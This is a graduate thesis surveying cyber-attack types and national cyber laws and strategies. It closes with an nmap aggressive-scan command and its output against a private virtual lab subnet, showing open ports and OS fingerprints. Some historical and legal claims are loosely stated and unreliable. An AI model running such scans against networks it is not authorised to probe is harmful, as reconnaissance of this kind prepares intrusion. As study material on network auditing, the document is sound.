Harrisburg University of Science and Technology

Digital Commons at Harrisburg University

Other Student Works

Computer and Information Sciences, Graduate (CSMS)

Spring 4-15-2020

UPRISING DIGITAL CYBER-ATTACKS AND STAGNANT CYBER LAWS WORLDWIDE

Rahul Parekh

UPRISING DIGITAL CYBER-ATTACKS AND STAGNANT CYBER LAWS WORLDWIDE

by

Rahul Parekh

Thesis submitted to the Faculty of the Graduate School of the

HARRISBURG UNIVERSITY
OF SCIENCE AND TECHNOLOGY

in fulfillment of the requirements for the degree of

Master of Science in Computer and Information Sciences

Supervised by: Abrar Qureshi, Ph.D.

Spring 2020

Contents

Abstract

Cybersecurity is vast area for research with multiple domains. Any individual can focus on minimum topics for research and it becomes cumbersome to follow various tools and technique. In this research paper, I have tried to focus on digital cybersecurity crime and terrorism efforts by hackers however there are numerous ways to minimize the hacking activities. To reduce such attacks and understand the chronology, research paper will display research and understanding.

Keywords

Triad, cyber terrorism, static code, proxy filters, research activities, Governance

Introduction

Cyber security is very vast area and require high demanding professional force to manage all kind of cyber-attacks. threats and vulnerabilities are always affecting part for all organization which create chaos to organization. What can government suggest or create laws to break or reduce the attacks. Hacking has been seen a common entity and it occurs frequently. And it hits to small as well as multinational organizations which results in data theft, monetary loss and law suits. However, government seems nowhere to stop crimes in future. No bill has been introduced afterwards and no steps from government has been taken. In this research paper I have tried to understand and include various kind of attacks in recent years and past decade which may be harmful to organization. I have covered various tools and organizational thoughts on how they can mitigate the attack risk. How compliances will be impacted due to attach and what can prevent attack are included in this thesis.

Objectives

The broad objective of study will be to study about cyber-attacks and effects on personal level after data theft and effect on organization once system breach.

The specific objective will be:

- To identify kind of cyber-attacks, threats were found
- What kind of tools and techniques used by attacker and how attack was prevented in case threats were detected previously?
- To determine what was role of government to prevent the attacks in terms of laws and regulations
- Mobile related security issues and laws
- Cost to organization due to cyber attack
- To study organizational effect after attack occurred

Limitation of study

- This will be based on study material such as books or journals, newspaper article available and not any personal interview with any organizational personnel. Therefore, personal view of any organization manager will not be taken.
- Time required to identify in depth attacking techniques may not serve due to time restriction.

Problem statement

Due to various source of cyber-attacks such as mobile attacks, worms and virus, open source software, digital currency thefts are mainly concern part. Because of network and mobile ad hoc network which is emerging technology without physical infrastructure and geographical location are also issue for upcoming generation. All attacks have been threatening CIA triad which is confidentiality, integrity and availability. These problems have been affecting across the globe and due to lack of professional security advisors' attackers have identified themselves as masters in skills of theft. To control and mitigate issue, government have to take steps and remove unwanted actors from society.

What are issues or reasons which halting implementation of cyber laws?

The foremost reason is outer space and territory for military purpose. There are rules and regulation implemented and watched by their nations within boundaries but sea boundary cannot legalize in cyber warfare. International treaty was created between few countries with help of U.N and NATO in 2002 but in any kind of cyber-attacks, military would not interfere. Therefore, government has to protect their system and country in any other manner. By creating cybersecurity teams, software, testing team which can handle incident response. On the other side, destitute countries cannot reform cyber laws and have too dependent on U.N and NATO to implement laws in their territory. Secondly, it is nation's responsibility to create strict laws but to prove source of cyber-attack and verification from within boundary is difficult and therefore nation do not agree with creation of international law. It is easy to convert source and location of attack and also easy to hide source of attack. Use of force and restricting others to entering in territory is another issue. Therefore, implementation becomes rigorous and need to restructure laws. Policy creator nations are looking forward due to change in type and range of attacks has affected much rather than armed war. As discuss above about cyber warfare, cyber-attacks are not just in form of cyber warfare but also cyber terrorism, crime and espionage are other kind of cyber-attacks. But after all, people, government are face of victim.

Investigation for project in cyber security

Due to vast field, cyber security has different set of tools and versions of tools. Digital reform of all sectors creates furious atmosphere in all professional. Therefore, government has to be very precise in terms of creation of policy and formation of rules. By finding loopholes in law, hackers and attackers get their ways. However, cyber attackers never require any laws to hack computer or system. Such organization have to take proactive steps and select tools. There are 14 nations who believed that cyberattack is part of their security. German and French believed that it is national agenda and consider as national cyber security strategy and addressed in their meetings. Germany, India and japan pointed out cyber security risk in their national cyber security meeting and suggested that due to inactivity at globalization level, protection is insufficient.

Some common cyber-attacks

Malware: usually term used for spyware, ransomware and virus. Once user click any link and it install unwanted and risky software which cause to system and network connected system. Further, it includes block access and harmful software.

Phishing: a person receives malicious link or code through email and when try to communicate that email, get involved in phishing.

Man in the middle: when an attacker interrupt traffic and steal data.

Denial of service attack: it attacks with flooding system and network resource and system unable to fulfill legitimate requests. Meanwhile attacker compromised device and launch attack.

SQL injection: when attacker insert codes into server that SQL forces server to reveal information. Inserting malicious code may threat to entire database.

These are basic information about cyber-attacks however various ways when an attacker intrudes into system and fetch all data.

Impact of cyber-attacks and threats:

Multinational organizations such as Target, British Airways, yahoo incorporation are main victims of cyber threat and cyber warfare. All these organization faced immense loss due to threats as well as customer filed a lawsuit on companies because their personal data were stolen. Further, their reputation fell down and also stock price which affect entire organization. Heartland system claimed that they were victim of data breach for five months and interrupted secure network breach. Even after cyber threats, cyber warfare has affected more than two nations, government and people. Compromise higher profile websites affects financial impact and infiltration. The Russian information war with Georgia which had involved political and military official [2]. As per Russia, Georgian hackers tried to get data from Russian government website and in return Russia hacked Georgia's site with multiple attacks in just 2 hours. Those websites were Georgia's president office, parliament and foreign ministry. Due to cyber-attacks financial, political and business impact are higher than on any individual.

These attacks and infiltration into nation by another nation demands cyber laws to protect and safeguard personal and human rights. Governments realize challenges in cyber environment to defend and offend own rights. Nations such as Canada, Unites States, United Kingdom conducted cyber operations and strategy for safeguard of own country. Meanwhile NATO was acknowledged to develop strategic concept with intent to defend capabilities and bring into their attention if any kind of threats realize by member country. International laws may defend member country from espionage and data theft but they cannot be prevented just by creating laws. Therefore, Tallinn manual was established but it did not cover all kind of laws. But drafting manual was not an easy task because NATO had guided to draft policy by identifying nation's defending and offending policy. For that international group was formed with experts from various countries. Scope of Tallinn manual was to obtain legal terminology with inclusion of military usage during cyber war. However, some of member countries were in opposed to this law because involving military might lead to arm force war while scope of creating manual was to protect group of people and their rights.

Cyber security law in Australia

The current approach of government of Australia is maintenance of secure, resilient and trusted electronic operating government. The federal government has two primary roles such as to develop, implement and enforce cyber security legislation, regulation and policy, and to engage internationally on cyber security to promote coordination and cooperation in addressing cyber threats. It shows that government have their own legislation apart from international law and regulation policy to protect their data as well as consumer right. Operational threat and respond threats are primary goals apart from secure data. In 2009 government of Australia has invested in high amount to promote operational capabilities and assist various agencies to implement strict law. Further, not only federal government but state and territory government are also working hard to protect the data. They have police and cybercrimes cells which are working to control criminals and cyber threats. Local police are playing key role instead of federal agents work directly work for cyber-attacks. ISP is special case industry for government of Australia because it voluntarily implements to track malicious software process and to secure home based customers for low cost access to prevent antivirus usage. Government's priority identified in 2009 as part of their nation approach across country. Over 500 business have partnership with government for securing and reporting threats and attacks happen and registered based on policy generated. Also, they periodically review the policy and secure more target that can be happen during that period. Community has also created a group for working with citizens in cyber security which is mostly education sector.

Strategic priority of Australian government

Firstly, Australian businesses and individuals to be able to access appropriate information and guidance on the identification, detection and prevention of cyber threats. Secondly the Australian cyber security industry be supported to enable it to provide, innovative, efficient and effective cyber security capabilities and services. Third, Australia have to identify opportunities to cooperate internationally on cyber security and to define rules and norms for state behavior and responsibilities in cyber space. The Australian Government has been working with the territory education sector to develop an effective cyber security workforce. Therefore, they have minimum to maximum standard policy for securing data and which is preventing all kind of attacks that may happen and happening on regular basis. Australian government is supporting minimum mandate for security and that is risk-based policy.

Cyber security law in Canada

Government of Canada have three various system which they believe it three pillars. Government of Canada believes in determining the securing federal government system, partnering with lower level government and private sector to secure information technology from outside of country. Based on these three programs, government plays in secure area to stop cyber attacks. As mentioned, federal government sector plays vital role to maintain relationship with lower level government and private sectors as well because private sectors are not connected every time. To improve online security for citizen of Canada, grouping of public education and law enforcement are require. Communication security establishment act allow them to take action against any information detection issues. Canadian security administration is also cover provincial and territorial securities regulatory. Back in days when Canada planned to make partnership with USA and Britain, due to loopholes denied to sign a state-controlled plan and it seems that Canada do not have any cyberspace governance but actually it provided mixed signal about censorship with non-democratic regimes. Later it turned to information conflict with other nations and it created chaos between nations to implement law. The department of national defense and Canadian armed forces also work with allies to create and implement legal framework in regards to military aspect which reached at international level and decided to amend militarized low-level cyber threats, government risk and created moral hazard to resolve the issues.

Strategies for Canada and other nations

To integrate capabilities with the use of elements and instruments, nation wide strategy was developed to cover computer network attack. Once attacks were discovered, computer network exploitation and then computer network defense to protect information cover guard.

South Africa has developed strategy with coordination of advisory council and its ultimate goal is to protect and establish peace against cyber-attack. Meanwhile USA has developed strategy policy based on international reform and norms and behavior at international level which will also help to Caribbean nation. United Kingdom cybersecurity strategy have set up a new office of cyber security and divided few divisions within homeland security and defense department. These all possible reason guides them continuously toward secure nation. The Colombian national cybersecurity approach is toward creating their country capable against all kind of cyber threats. They are reflected toward culture oriented and lacking some technical enhancement however they are growing in strategical formulation. However, each nations policy varies due to their internal advisory council, own plans and economic approach. But main agenda of policy is same as all nation. Trinidad and Tobago have five supportive arms which are “governance, incident, public-private and international collaboration, cybersecurity culture development and enactment.”

Cyber-attack in recent days


The very first step is to implement laws and protect data and privacy. Therefore, laws in USA must be stable and established that it should protect from affected factors. Now days a common factor of cyber threat is mobile. Attacker and hackers have started approaching people on mobile devices instead of direct attack on desktop. The reason is mobile device do not contain security software and if it is IOS then it has limited access to use. If user try to enhance and break the protocols of mobile devices such as IOS user download software which pertain to android, chances are higher of attacks. Therefore, mobile device attacks have been common.


Medical devices are also part of the incident because connected to Wi-Fi which can breach the network and reader that compromised data breach situation. This is disaster situation for organization and government due to breach of HIPPA control. Unauthorized access of data may lead organization’s data safety issue. A standard design connected with diabetes devices believing to be secure but due to data breach HIPPA control has been breached too. Sometimes WPA access are malicious activity can diminish whole network.

Further, mobile device security and wireless device are raising security concern more than previously. Mobile is a new paradigm of cyber-attacks as attacker create different terminology for breaching network. The architecture of mobile has been tackled by hackers and day to day incident has been recorded for mobile hacking. Mobile agent system architecture existed and organizational model of this system are created to secure from such anomalies. Security on devices must be implemented and if necessary new law for mobile security plan must be introduced.

Moreover, digital currency rises such as bitcoin, people gets more vulnerable due to their accounts on computer and data. Financial application breaching has been above the level of risk. Developers, regulators and financial institution are facing tremendous risk due to growth of technical specifications.

Digital cyber threats:


mobile networks
open source software
digital cyber threats
digital currency
worms and flameware


cybersecurity issue worldwide
problem statement
cyberattacks and solution
problem solution
understanding various types of attacks
Laws in various countries
identify laws across countries
how attacks are avoided by countries
steps and process to avoid attacks
Proposed require change in law
based on current law, establish new laws

Revitalized progress in cyber security laws


As various kind of tools and tactics were used by countries, NATO involved to interfere to control attacks however there was concern over risk led by Russia in 1998 to propose united nations a treaty to limit cyber-attack and cyber weapons. Russia's proposal on arms to control and disarmament but it was rejected by United States by saying that it is impractical and does not support. Further it was impossible to bind a treaty due to political issues. UN general created deals for disarmament with reason of threats affecting them with peace at international community. Interestingly, more than 64 countries shared their information and communication technologies with purpose of treaty would be successful. The governance community make them systematic and reduce burden on agencies to track all issues. However, increasing technology raised ransomware attacks, digital theft and data breaches have affected at all level. Though all kind of threats are not drawn as cyberwarfare and with not intent to harm nations but after all loss of data is burden on government. Therefore, government has to reform digital cyber law to reduce cyber-attacks and minimal loss.

Research objectives

the main research objectives for cyber-attacks prevention techniques with the help of advanced and available tools and techniques. By using tools and doing reconnaissance, it will provide available source of threats. To reduce the load on organizational members and professional, a secure policy and mapping technique which supposed to be match with organizational need. When organization has written documents and policy, it will be followed with another unit. If units are involved in understanding the kind of threat and remediation plan, it will become easy to manage the upcoming threats.

Experimental results with Nmap

Run Kali Linux and understand IP address with namp (network mapping). Below namp shows that available IP address at current system and are they filter, open or close. Based on that it can be verify that what should be done to prevent cyber threats if ports are open. Therefore, this work will provide basic understanding of namp and IP address with cyber security.



kali_linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Zenmap Mon 01:39
Zenmap
Scan Tools Profile Help
Profile:
Scan
Cancel
Hosts Services
OS Host
Nmap Output Ports / Hosts Topology Host Details Scans
Details
Filter Hosts
Right Ctrl

Target: 10.0.3.12/24

Command: nmap -A -v 10.0.3.12/24

```
nmap -A -v 10.0.3.12/24
Discovered open port 53/tcp on 10.0.3.1
Discovered open port 445/tcp on 10.0.3.11
Discovered open port 23/tcp on 10.0.3.11
Discovered open port 25/tcp on 10.0.3.11
Discovered open port 5900/tcp on 10.0.3.11
Discovered open port 139/tcp on 10.0.3.11
Discovered open port 80/tcp on 10.0.3.2
Discovered open port 135/tcp on 10.0.3.2
Discovered open port 1524/tcp on 10.0.3.11
Discovered open port 2121/tcp on 10.0.3.11
Discovered open port 445/tcp on 10.0.3.2
Discovered open port 2049/tcp on 10.0.3.11
Discovered open port 8180/tcp on 10.0.3.11
Discovered open port 513/tcp on 10.0.3.11
Discovered open port 6667/tcp on 10.0.3.11
Discovered open port 5432/tcp on 10.0.3.11
Discovered open port 512/tcp on 10.0.3.11
Discovered open port 6000/tcp on 10.0.3.11
Discovered open port 8009/tcp on 10.0.3.11
```

Port state service version 10.0.3.1: Host is up.




Target: 10.0.3.12/24

Command: nmap -A -v 10.0.3.12/24


```
nmap -A -v 10.0.3.12/24
Nmap scan report for 10.0.3.1
Host is up (0.0088s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
53/tcp open  domain  ISC BIND 9.10.4-P2
| dns-nsid:
|_  bind.version: 9.10.4-P2
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
No exact OS matches for host (If you know what OS is running on
it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=6/10%OT=53%CT=1%CU=30554%PV=Y%DS=1%DC=D%G=Y%M=
OS:M=5CFDEE81%P=x86_64-pc-linux-
gnu)SEQ(SP=0%GCD=3FB8%ISR=8A%TI=I%CI=I%II=R
OS:I%TS=U)SEQ(SP=0%GCD=202F%ISR=83%TI=I%CI=I%II=RI%SS=O%TS=U)OPS(O1=
OS:=M5B4%O3=M5B4%O4=M5B4%O5=M5B4%O6=M5B4)WIN(W1=8000%W2=8000%W3=800
OS:
0%W5=8000%W6=8000)ECN(R=Y%DF=N%T=FF%W=8000%O=M5B4%CC=N%Q=)T1(R=Y%DF=
OS:FF%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=Y%DF=N%T=FF%W=8000%S=O%A=S+
```

10.0.3.2: TCP open and working Splunk




```
Nmap scan report for 10.0.3.2
Host is up (0.13s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE          VERSION
80/tcp    open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/
UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
135/tcp   open  msrpc            Microsoft Windows RPC
445/tcp   open  microsoft-ds     Windows 10 Home 17134 microsoft-ds
(workgroup: WORKGROUP)
2383/tcp open  ms-olap4?
5357/tcp open  http              Microsoft HTTPAPI httpd 2.0 (SSDP/
UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
8000/tcp open  http              Splunkd httpd
|_http-favicon: Unknown favicon MD5:
E60C968E8FF3CC2F4FB869588E83AFC6
```

Namp scan port :10.0.3.3 the scan port is filtered in state service version that allow to log in in FTP code 230.



